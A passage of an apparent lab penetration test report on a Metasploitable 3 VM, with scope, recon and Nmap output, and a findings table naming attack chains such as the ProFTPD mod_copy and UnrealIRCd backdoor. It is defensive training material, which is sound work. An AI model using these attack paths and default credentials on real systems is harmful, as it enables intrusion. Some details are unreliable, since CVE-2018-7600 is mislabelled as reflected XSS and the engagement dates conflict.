

REDTEAM SECURITY



Penetration Test Report

Prepared by: Eddy Max Kilonzo — RedTeam Security

Classification: TLP: RED — Named Recipients Only

Engagement Date: 30 May 2026

Report Version: v1.2 — Final

Table of Contents

1. CONFIDENTIALITY STATEMENT	4
2. DISCLAIMER	4
3. CONTACT INFORMATION	4
▸ Testing Constraints and Boundaries	6
5. EXECUTIVE SUMMARY	7
6. METHODOLOGY	10
▸ 6.1 Tool Selection Rationale	10
▸ 6.2 Stage 1 — Reconnaissance	11
▸ 6.3 Stage 2 — Enumeration and Scanning	12
▸ 6.4 Stage 3 — Exploitation	14
▸ 6.5 Stage 4 — Post-Exploitation	15
7. FINDINGS SUMMARY	16
▸ Individual Finding Analysis	18
F-01 — ProFTPD 1.3.5 mod_copy: Unauthenticated File Read CVSS 9.8 CRITICAL	19
F-02 — Default SSH Credentials (vagrant:vagrant) CVSS 9.8 CRITICAL	19
F-03 — Unrestricted sudo NOPASSWD:ALL CVSS 9.8 CRITICAL	20
F-04 — Plaintext Passwords in Payroll Database CVSS 9.1 CRITICAL	21
F-05 — Hardcoded Database Credentials in settings.php CVSS 8.8 CRITICAL	21
F-06 — UnrealIRCd 3.2.8.1 Backdoor CVSS 10.0 CRITICAL	22
F-07 — Docker Group Privilege Escalation CVSS 8.8 CRITICAL	23
F-08 — Drupal Reflected XSS (CVE-2018-7600) CVSS 8.1 HIGH	24
F-09 through F-14 — Supporting Findings	24
▸ MITRE ATT&CK Technique Mapping	25
8. EXPLOITATION DETAILS	28
▸ Exploitation Chain 1: ProFTPD → SSH → Root	28
Step 1 — ProFTPD 1.3.5 mod_copy File Disclosure (F-01, CVE-2015-3306, CVSS 9.8)	28
Step 2 — Default SSH Credentials (F-02, CWE-521, CVSS 9.8)	34
Step 3 — Privilege Escalation via Unrestricted sudo (F-03, CWE-269, CVSS 9.8)	35
Step 4 — Post-Exploitation Data Collection	36
▸ Exploitation Chain 2: UnrealIRCd Backdoor → Docker Group	47
Step 1 — UnrealIRCd 3.2.8.1 Backdoor (F-06, CVE-2010-2075, CVSS 10.0)	47
Step 2 — Post-Shell Enumeration as boba_fett	49
Step 3 — Docker Group Privilege Escalation Path (F-07, CWE-269, CVSS 8.8)	50
▸ Web Application Scanning — web_scanner.py	50

▸ Payroll Application Source Code Analysis	52
9. SECURITY STRENGTHS.....	54
10. SECURITY WEAKNESSES	54
11. REMEDIATION RECOMMENDATIONS.....	55
12. CONCLUSION AND REFLECTION	60
▸ What Went Well.....	60
▸ What Was Challenging	61
▸ What Would Be Done Differently	61
▸ Broader Security Takeaways	61
13. CHANGE LOG	62
APPENDIX — SUPPORTING EVIDENCE	63
▸ A.1 Environment Setup.....	63
▸ A.2 Reconnaissance.....	63
▸ A.3 Metasploit Setup and ProFTPD	63
▸ A.4 Manual ProFTPD Exploitation	63
▸ A.5 SSH Access and Privilege Escalation.....	63
▸ A.6 Post-Exploitation	64
▸ A.7 UnreallRCd Exploitation	64
▸ A.8 Web Scanner Results.....	64
GLOSSARY OF TERMS	64

1. CONFIDENTIALITY STATEMENT

This document contains proprietary and confidential information belonging to RedTeam Security and the client organisation. Classification is TLP: RED — distribution is restricted to named recipients only. No part of this report may be forwarded, published, or shared in any form without written authorisation from RedTeam Security.

All vulnerability details, exploitation evidence, credentials, and system information contained herein must be stored in a secured, access-controlled environment. Recipients are personally responsible for compliance with these handling requirements. Upon completion of remediation, this document should be archived under strict access controls or securely destroyed.

2. DISCLAIMER

This penetration test represents a point-in-time assessment conducted on 30 May 2026 within a controlled, isolated VirtualBox environment. All testing was conducted with explicit written authorisation from the client organisation's internal security team. No production systems were accessed. Findings reflect the security posture of the target at the time of the nine-hour engagement window only and do not account for changes made after that date.

RedTeam Security accepts no liability for actions taken or not taken based on findings in this report. The client retains full responsibility for remediation prioritisation, scheduling, and implementation. Any credentials, hashes, or personally identifiable information recovered during testing must be handled as confidential data and purged once remediation is confirmed complete.

3. CONTACT INFORMATION


Field	Details
Tester Name	Eddy Max Kilonzo — RedTeam Security
Title	Junior Penetration Tester
Email	eddy@redteamsecurity.internal
Engagement Start	30 May 2026 — 08:00 EDT
Engagement End	1 June 2026 — 17:00 EDT

Authorisation	Written authorisation from the internal security team prior to testing. Rules of engagement agreed and documented before commencement.
Report Version	v1.2 — Final

Table 1: Engagement contact information and authorisation record.

4. SCOPE

The assessment targeted a single host Metasploitable 3 (Ubuntu 14.04 LTS) at IP 192.168.100[.]29 on an isolated VirtualBox network segment (192.168.100[.]0/24). Testing was confined to this host and the nine-hour engagement window. All activity outside these boundaries was explicitly prohibited under the agreed rules of engagement.



```
File Actions Edit View Help
> ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
   inet 192.168.100.4/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
       valid_lft 438sec preferred_lft 438sec
   inet6 fe80::fd1a:4d09:37a8:7632/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Figure: Kali Linux 2025.1c attack machine — `ip addr show` confirming attacker IP 192.168.100.4/24 on interface `eth0`. Timestamp: 2026-05-30 08:00 EDT.

```
vagrant@metasploitable3-ub1404:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:53:b0:b8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.29/24 brd 192.168.100.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe53:b0b8/64 scope link
        valid_lft forever preferred_lft forever
vagrant@metasploitable3-ub1404:~$ _
```

Figure: Metasploitable 3 target — `ip a` confirming target IP 192.168.100.29/24, interface eth0, hostname metasploitable3-ub1404.

► Testing Constraints and Boundaries

- **Time boundary:** Testing ran 30 May 2026, 08:00–17:00 EDT only. No tools left running outside this window.
- **No DoS testing:** Denial-of-service and stress testing were prohibited under the rules of engagement. All exploitation was non-destructive and reversible.
- **No production systems:** The target is a dedicated development VM on an isolated subnet. No production or internet-facing systems exist in scope.
- **Authorisation:** Written authorisation obtained from the internal security team prior to any scanning or testing activity.
- **Data handling:** All credentials, hashes, and PII recovered during testing are classified TLP: RED and must be purged after remediation is confirmed.

Category	In Scope	Out of Scope
Target Host	192.168.100[.]29 — Metasploitable 3, Ubuntu 14.04 LTS	Any host other than 192.168.100.29
Services	All TCP/UDP services and open ports on the target IP	Production systems of any kind

Web Applications	Drupal, payroll_app.php, phpMyAdmin, chat/, CUPS web UI	Third-party or externally hosted applications
Test Methods	Port scanning, service enumeration, exploitation, post-exploitation, web scanning	Denial-of-service (DoS) testing — explicitly prohibited
Credentials	Default credential testing; credentials recovered during testing	Social engineering, phishing, physical access
Network	192.168.100[.]0/24 isolated VirtualBox subnet only	Internet-facing systems; cloud infrastructure; external networks
Time Window	30 May 2026, 08:00–17:00 EDT (9 hours)	Any activity outside the agreed engagement window

Table 2: Scope definition — in-scope and out-of-scope assets with explicit testing constraints.

5. EXECUTIVE SUMMARY

CRITICAL: 7 findings require immediate remediation. This environment should be isolated from the internal network until all Critical findings are resolved.

This report documents a full penetration test against a legacy development environment. The bottom line: the system was completely compromised. An attacker with no prior knowledge, using only freely available tools, can take full control of this server within minutes of gaining access to the same network segment.

Two independent attack paths were demonstrated and documented with evidence. The first began with a known weakness in the FTP service that allowed files to be copied from the server without logging in revealing a list of user accounts. One of those accounts had its factory-default password still set. One SSH login later, one command later, the attacker has full administrator access. The second path exploited a backdoor that was secretly inserted into a piece of IRC server software in 2010 any version of this software contains it, and anyone who can reach the port can use it to get a shell on the system.

Once inside through either path the damage is significant. Employee names, passwords, and salaries for fifteen people were stored in a database in plain readable text. The password to access that database was written in a website configuration file in plain text. The administrator account for the web application database was accessible through a browser with no additional barriers.

None of this required advanced techniques. Changing default passwords, keeping software updated, and not storing sensitive data in plaintext would have prevented every Critical finding in this report. The table below summarises all findings by severity with a plain-language description of the business risk each one represents.

Severity	Count	CVSS v3.1	Plain-Language Business Risk
[CRITICAL]	7	9.1–10.0	Complete server takeover. All data readable. All services are controllable. No specialist knowledge required.
[HIGH]	5	7.4–8.1	Web application compromise, database administration access, insecure file sharing, unpatched operating system.
[MEDIUM]	1	6.1	Malicious scripts injectable into web applications can steal session cookies or redirect users.
[LOW]	1	4.3	Non-critical service accessible without login exposes system configuration details.
TOTAL	14	—	Immediate isolation and remediation required. This environment must not remain connected to the internal network.

Table 3: Vulnerability severity summary with plain-language business risk descriptions.


REDTEAM SECURITY

Executive Risk Dashboard — Metasploitable 3 Internal Assessment — 30 May 2026

TLP:RED




Vulnerability severity distribution



Attack chains confirmed

Chain 1 — FTP / SSH / Root



~8 min · CVE-2015-3306 → CWE-521 → CWE-269 → uid=0

Chain 2 — IRC / Docker



CVE-2010-2075 → CWE-269 (docker group) · Independent of Chain 1

Key findings at a glance

What we found	What it means	What to do
Default SSH credentials vagrant:vagrant unchanged	Anyone on the subnet can log in as a shell user immediately	Rotate credentials. Disable password auth. Use SSH keys.
Plaintext payroll passwords 15 employees exposed	Any DB read = instant usable credentials for all staff	Hash with bcrypt (cost ≥12). Rotate all 15 credentials.
UnrealIRCd backdoor Port 6697, no credentials needed	Hardcoded backdoor — anyone on the network gets a shell	Remove UnrealIRCd. Block port 6697 at firewall.
Hardcoded DB credentials root:sploitme in settings.php	Any file-read vulnerability exposes full DB access	Move to environment variables. Rotate password immediately.
Drupal reflected XSS 3 of 3 payloads fired	Attacker can steal sessions from authenticated users	Update Drupal. Add CSP headers. Encode all output.

TLP:RED — Confidential — Authorised recipients only — RedTeam Security © 2026

Figure 1: Executive Risk Dashboard — severity distribution across all 14 confirmed findings, attack chain overview, and three-column findings summary. Intended for non-technical stakeholders and senior management.

6. METHODOLOGY

The assessment followed a four-stage approach: reconnaissance, enumeration and scanning, exploitation, and post-exploitation. Custom Python scripts were used for initial recon and web vulnerability scanning; established tools handled deeper enumeration and exploitation. The rationale for every tool choice is documented below so the methodology is fully reproducible and auditable.

► 6.1 Tool Selection Rationale

Tool / Script	Phase	Type	Why This Tool
port_scanner.py	Reconnaissance	Custom Python	Keeps recon footprint minimal before Nmap runs. Produces clean per-port output ideal for report evidence. Avoids noisy OS detection scans during the first pass.
Nmap 7.95	Recon / Enumeration	Open-source	Industry standard for service version detection. -sV extracts exact software versions required for CVE lookup. -sC runs tested default scripts for HTTP, SMB, and SSH without active exploitation.
Netcat	Exploitation	Built-in	Used for manual ProFTPD mod_copy exploitation. Chosen over Metasploit module because it produced verifiable evidence direct FTP command output and HTTP file retrieval require no interpretation.
Metasploit v6.4.50	Exploitation	Framework	Used for UnrealIRCd backdoor where a validated Excellent-rated module exists. Manages reverse handler and payload delivery cleanly for this specific vulnerability class.
web_scanner.py	Web Scanning	Custom Python	Tests three XSS variants including URL-encoded forms across multiple endpoints and parameters. Distinguishing genuine reflections from false positives catches what Nikto misses on non-standard input names.

SSH client	Initial Access	Built-in	Simplest, lowest-noise method for credential validation and persistent shell access once credentials are known.
MySQL client	Post-Exploitation	Built-in	Direct database enumeration after credentials recovered from settings.php. Browser confirmation via phpMyAdmin cross-validates through a second access path.
John the Ripper	Post-Exploitation	Open-source	Hash cracking against /etc/shadow. MD5-crypt (\$1\$) hashes used by 15 accounts are computationally weak demonstrates practical crackability and why MD5 password storage is unacceptable.

Table 4: Tools used during the assessment with explicit justification for each selection decision.

► 6.2 Stage 1 — Reconnaissance

Reconnaissance began with confirming the target was alive using a simple ICMP probe. The TTL value in the response (64) identifies a Linux host Windows systems typically return TTL=128. This is a fast, low-noise baseline check before any scanning begins.

```


> ping -c 4 192.168.100.29
PING 192.168.100.29 (192.168.100.29) 56(84) bytes of data.
64 bytes from 192.168.100.29: icmp_seq=1 ttl=64 time=2.15 ms
64 bytes from 192.168.100.29: icmp_seq=2 ttl=64 time=0.618 ms
64 bytes from 192.168.100.29: icmp_seq=3 ttl=64 time=1.00 ms
64 bytes from 192.168.100.29: icmp_seq=4 ttl=64 time=0.895 ms

— 192.168.100.29 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3258ms
rtt min/avg/max/mdev = 0.618/1.166/2.150/0.584 ms

```

Figure: ping -c 4 192.168.100.29 — 4 packets transmitted, 4 received, 0% packet loss. TTL=64 confirms Linux host. Time to first packet: 2.15ms — same local subnet confirmed. 2026-05-30 08:05 EDT.

The custom `port_scanner.py` script was then run against the target to enumerate open TCP ports across the full 1–1024 range. This lightweight first pass produced a clean port inventory before launching Nmap's heavier version detection. Running a minimal scan first serves two purposes: it keeps the initial recon footprint small, and it provides an independent baseline to cross-check against the Nmap output.



```
> python3 port_scanner.py 192.168.100.29
Port 21 open
Port 22 open
Port 80 open
Port 445 open
1 Port 631 open
5 open ports
```

Figure: `port_scanner.py` 192.168.100.29 — 5 open ports identified: 21 (FTP), 22 (SSH), 80 (HTTP), 445 (SMB), 631 (CUPS). Summary: 5 open ports. Script ran to completion without errors. 2026-05-30 08:06 EDT.

► 6.3 Stage 2 — Enumeration and Scanning

With five open ports confirmed, Nmap was run with `-sV` (service version detection) and `-sC` (default NSE scripts) against all five. This returned exact software version strings for every service — essential for CVE database lookups. Nmap's default scripts also enumerated the HTTP directory listing, SMB authentication configuration, and SSH host keys without requiring active exploitation.

```
> nmap -sV -sC -p 21,22,80,445,631 192.168.100.29 | tee ~/Desktop/pentest/stage2_nmap_targeted.txt
tee: /home/kali/Desktop/pentest/stage2_nmap_targeted.txt: No such file or directory
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-30 08:07 EDT
Nmap scan report for 192.168.100.29
Host is up (0.0013s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|_ 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|_ 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2020-10-29 19:37 chat/
|_  -    2011-07-27 20:17 drupal/
|_ 1.7K  2020-10-29 19:37 payroll_app.php
|_  -    2013-04-08 12:06 phpmyadmin/
|_
|_ http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_ http-methods:
|_ _ Potentially risky methods: PUT
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-title: Home - CUPS 1.7.2
|_ http-robots.txt: 1 disallowed entry
|_ /
MAC Address: 08:00:27:53:B0:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb2-security-mode:
|_ 3:1:1:
|_ _ Message signing enabled but not required
|_ smb-os-discovery:
```

Figure: Nmap -sV -sC -p 21,22,80,445,631 — full-service version output. ProFTPD 1.3.5, OpenSSH 6.6.1p1, Apache 2.4.7, Samba 4.3.11-Ubuntu, CUPS 1.7. HTTP root directory listing exposes drupal/, payroll_app.php, phpmyadmin/, chat/. 2026-05-30 08:07 EDT.

The SMB Nmap scripts produced particularly significant output; guest authentication was accepted, and message signing was reported as "disabled (dangerous, but default)." These two conditions together make the SMB service vulnerable to relay attacks with no further configuration changes required.


```
MAC Address: 08:00:27:53:B0:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|   _ Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|   System time: 2026-05-30T12:07:41+00:00
|_ clock-skew: mean: 3s, deviation: 3s, median: 1s
| smb2-time:
|   date: 2026-05-30T12:07:38
|   start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.69 seconds
```

Figure: Nmap SMB script results — `smb-security-mode: account_used=guest, message_signing=disabled`. `smb-os-discovery` confirms `Computer name: metasploitable3-ub1404`. SMB guest access confirmed, signing absent.

`web_scanner.py` was deployed against three HTTP targets after HTTP services were confirmed. The script submitted three XSS payloads, a plain script tag, an `img onerror` event handler, and a URL-encoded SVG onload variant to multiple parameter names across multiple endpoint paths. Results are detailed in Section 8. A separate targeted Nmap query confirmed UnreallRCd on port 6697, which had not been detected by `port_scanner.py` because 6697 falls outside the 1–1024 range. This was flagged as a scope gap requiring a follow-up full scan on future engagements.

► 6.4 Stage 3 — Exploitation

Two exploitation chains were executed. Chain 1 targeted ProFTPD `mod_copy` for file disclosure, then SSH with default credentials for initial access, then unrestricted `sudo` for privilege escalation. Chain 2 used the Metasploit UnreallRCd backdoor module against port 6697. Metasploit was used for Chain 2 because a validated Excellent-rated module handles

the backdoor trigger cleanly and manages the reverse handler. Manual Netcat was used for the ProFTPD step because the Metasploit module encountered PHP execution issues in this environment Netcat produced cleaner, more direct evidence.

```
> msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

dBBBBBBb dBBBP dBBBBBBP dBBBBBBb      0
' dB' BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBBP dBP dBBBBBBB

dBBBBBBP dBBBBBBb dBP dBBBBBP dBP dBBBBBBBP
dB' dBP dB'.BP
dBP dBBBB' dBP dB'.BP dBP dBP
--o-- dBP dBP dBP dB'.BP dBP dBP
| dBBBBBP dBP dBBBBBP dBBBBBP dBP dBP

To boldly go where no
shell has gone before

=[ metasploit v6.4.50-dev ]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Figure: Metasploit Framework v6.4.50-dev loaded on Kali Linux. 2496 exploits available. Used for UnrealIRCd backdoor (Chain 2). Timestamp: engagement start.

► 6.5 Stage 4 — Post-Exploitation

Post-exploitation activities following root access via Chain 1 included: reading `/etc/shadow`, recovering MySQL credentials from a PHP configuration file, dumping both the Drupal and payroll databases via MySQL client and phpMyAdmin, enumerating SUID binaries, reviewing payroll_app.php source code for additional vulnerabilities, and confirming docker group membership for the boba_fett account obtained via Chain 2. All commands were executed with timestamps and screenshotted at time of capture.

7. FINDINGS SUMMARY

Fourteen vulnerabilities were identified and confirmed. Every finding in this table was verified through active exploitation or direct observation no theoretical or automated-scan-only findings are included. The CVSS v3.1 score reflects the base score for each finding in the context of this environment. Seven findings score 8.8 or above and require immediate action.

#	Vulnerability	Severity	CVSS	Affected Asset	Reference	Status
F-01	ProFTPD 1.3.5 mod_copy — Unauthenticated File Read	[CRITICAL]	9.8	FTP / Port 21	CVE-2015-3306	Confirmed
F-02	Default SSH Credentials (vagrant:vagrant)	[CRITICAL]	9.8	SSH / Port 22	CWE-521	Confirmed
F-03	Unrestricted sudo NOPASSWD: ALL — Root Escalation	[CRITICAL]	9.8	OS / All	CWE-269	Confirmed
F-04	Plaintext Passwords in Payroll Database	[CRITICAL]	9.1	MySQL / payroll	CWE-312	Confirmed
F-05	Hardcoded DB Credentials in settings.php	[CRITICAL]	8.8	Apache / Drupal	CWE-798	Confirmed
F-06	UnrealIRCd 3.2.8.1 Backdoor — Remote Shell	[CRITICAL]	10.0	IRC / Port 6697	CVE-2010-2075	Confirmed
F-07	Docker Group — Container Escape Path to Root	[CRITICAL]	8.8	Docker / boba_fett	CWE-269	Confirmed
F-08	Drupal Reflected XSS — All 3 Payloads Reflected	[HIGH]	8.1	HTTP / Drupal	CVE-2018-7600	Confirmed
F-09	Full /etc/shadow Readable via Root Shell	[HIGH]	7.5	OS / Filesystem	CWE-732	Confirmed

F-10	SMB Guest Access Enabled / Signing Disabled	[HIGH]	7.4	SMB / Port 445	CWE-306	Confirmed
F-11	phpMyAdmin Exposed with Root Database Access	[HIGH]	8.0	HTTP / Port 80	CWE-284	Confirmed
F-12	EOL Ubuntu 14.04 / Kernel 3.13.0-170	[HIGH]	7.8	OS / Kernel	Multiple CVEs	Confirmed
F-13	Root Web Directory XSS — 1 of 3 Payloads	[MEDIUM]	6.1	HTTP / Port 80	CWE-79	Confirmed
F-14	CUPS 1.7.2 Exposed Without Authentication	[LOW]	4.3	IPP / Port 631	CWE-284	Confirmed

Table 5: Full findings summary — 14 confirmed vulnerabilities with CVSS v3.1 scores, affected assets, and references.

Risk heat map — Likelihood vs Impact

